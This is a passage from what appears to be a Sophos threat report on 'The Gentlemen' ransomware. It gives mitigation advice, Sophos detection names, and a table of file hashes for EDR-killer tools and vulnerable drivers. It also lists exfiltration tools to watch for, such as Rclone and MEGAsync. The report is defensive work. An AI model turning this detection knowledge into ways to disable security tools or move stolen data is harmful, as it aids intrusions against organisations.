Las organizaciones pueden reducir su vulnerabilidad ante estas técnicas aplicando la autenticación multifactorial (MFA) para los servicios de VPN y acceso remoto, aplicando rápidamente parches a los firewalls y dispositivos de VPN conectados a Internet, restringiendo y supervisando los cambios en los grupos administrativos, limitando la exposición al RDP y activando alertas ante cambios sospechosos en el registro, el firewall y las exclusiones de Windows Defender. Las organizaciones también deberían supervisar ejecuciones inusuales desde C:\PerfLogs y directorios de preparación similares; detectar el uso de herramientas de exfiltración como Rclone, Restic, FileZilla, MEGAsync y MinIO Client; proteger las plataformas de copias de seguridad contra cambios no autorizados en los servicios; e investigar los intentos de desactivar herramientas de seguridad, borrar registros o instalar controladores vulnerables.
Contramedidas e indicadores
Las siguientes contramedidas de Sophos están relacionadas con esta amenaza:
- ATK/KillAV-ENI
- ATK/KillAV-HID
- ATK/KillAV-HWA
- ATK/KillAV-NC
- ATK/KillAV-SKY
- ATK/KillAV-SKZ
- ATK/KillAV-SOP
- Creds_4i
- CXrep/MalGo-B
- Evade_40g
- Evade_66a
- Prevent_2a
- Troj/ABYSSW-B
- Troj/HCrypt-E
- W32/Neshta-D
Los indicadores de amenaza de la Tabla 4 pueden detectar actividad relacionada con esta amenaza.
| Indicador | Tipo | Contexto |
| 622b2ca08552535bc142cb815ff9ec16 | MD5 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe) |
| f0bc50d2d2838c5294e21cd9bce2f09bf581e508 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe) |
| a348f5fa048a09188bd706fd3d4efca978990caf3355ecfee501c9f1e19c0efd | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe) |
| 4741a4976c6abfb3c80c170104518b6e | MD5 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe) |
| be8c52474ab79a52af31e3cb2f71638299a0de1d | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe) |
| ddba5b4e7a7ada77d56477e9d41c008f93e81d9a33ed09e77cb2af624fa694fe | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe) |
| 738df7ae0097f6bef93d65be5d4a2a26 | MD5 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe, hwaudkiller.exe) |
| c96baab9b7e7ef661921d44d7900f165c794ed25 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe, hwaudkiller.exe) |
| 1a9291ec869155336bf185d221d655d11c77a55ea0c8ecc0274202f74a90fcd1 | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (acronis.exe, hwaudkiller.exe) |
| d8691ef15eea27cfefafeeb485286080 | MD5 hash | EDR killer utilizado en los ataques de The Gentlemen (y7D0.exe) |
| 8bca55b3c9bfbdf68c9b6c72a7b1bf1dd6d5e3b2 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (y7D0.exe) |
| 3c71537b64487bbf4d1793f72c75d332650d09a77b71e4d884ff15c266a847f6 | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (y7D0.exe) |
| b23b653541bd95bdc4da07a0b07b57bf | MD5 hash | EDR killer utilizado en los ataques de The Gentlemen (sophos.exe) |
| f0537cbb773ae12100b36731e7c39f5a9d852b14 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (sophos.exe) |
| 50f2cdf16f05da9253fa2d6eb60d5a42da14c02c551c0874c9e953d4119da69c | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (sophos.exe) |
| bf7a2fb7f7256809dc690213b85f747cef8db7b909caf9783cac181912fb6207 | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (sophos2.exe) |
| 761ce72420edf5e5531cdbad0e93397d7520cdead825886ca7f75cef76031720 | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (sophos3.exe) |
| 002417da707b93bf5ce3cb26d28005f6 | MD5 hash | EDR killer used in The Gentlemen ransomware compromises (g111.exe) |
| 8732c1ff565828a0bdef514b5dc0dfea40c1d1f2 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (g111.exe) |
| 81053c2c3be8b7dbf7d5087dba05c940b3ee4fd95524272651c816b72c5a9443 | SHA256 hash | EDR killer used in The Gentlemen ransomware compromises (g111.exe) |
| 7a37acb031cddaa39ad20db0961baa5423ec53f318c49c9275c982507da76d6a | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (FaceITClear.exe) |
| bc4a8d7bbbeb941265dfc954539326c0 | MD5 hash | EDR killer utilizado en los ataques de The Gentlemen (eaanticheat2.exe) |
| b7cea81e6de895d01d01d20bd6dcfd347940b57f | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (eaanticheat2.exe) |
| 3a31ec3bf9b7eac6593a723145381f5d0f4ede076c4c8818d949a08f5596ff76 | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (eaanticheat2.exe) |
| 68031d549de399a44bb00614b910106baccef5996623b2f1102352a52a5bb444 | SHA256 hash | EDR killer utilizado en los ataques de The Gentlemen (EAAntiCheatClear.exe) |
| 058c3ff21e79770e4a60937c27b1ede227709248 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (EASOLO1.exe) |
| 9c0b05eb75f971cc25ee979e49b227b86b19e833 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (EASolo1Light.exe) |
| a438ba2122a814320f47a056f04122f81c2ae6c5 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (EASOLO2.exe) |
| a8ba89e67297642dcc1ae77433ab84e1f27d1792 | SHA1 hash | EDR killer utilizado en los ataques de The Gentlemen (EASOLO2clear.exe) |
| 8ea97d01cbf459b94d134d05c54cd33e | MD5 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (nogbc.sys) |
| 5c9bf6b7e4c7dc9b9227ce86e2d271d624c35147 | SHA1 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (nogbc.sys) |
| 0be8f415a485b11747bcfd71c9cd9781e090354728f076791ed6845b69ed78fb | SHA256 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (nogbc.sys) |
| 07e9f0b8627a95960e79e930fb099e84 | MD5 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (G11.sys) |
| 56bee9df5833a637f5c54d5911df98b0812fe643 | SHA1 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (G11.sys) |
| 2d91a78e739891c9854c254f5b2a6b84c0e167dfa253466cbccd2cdd1c20145d | SHA256 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (G11.sys) |
| ccdde8091d63eaafbe30d9f0482afd245abc10ab16e21ae9254e51e42cb80ae8 | SHA256 hash | Driver vulnerable que usa el EDR killer de The Gentlemen para infectar (dmx.sys) |
Tabla 4: Indicadores de esta amenaza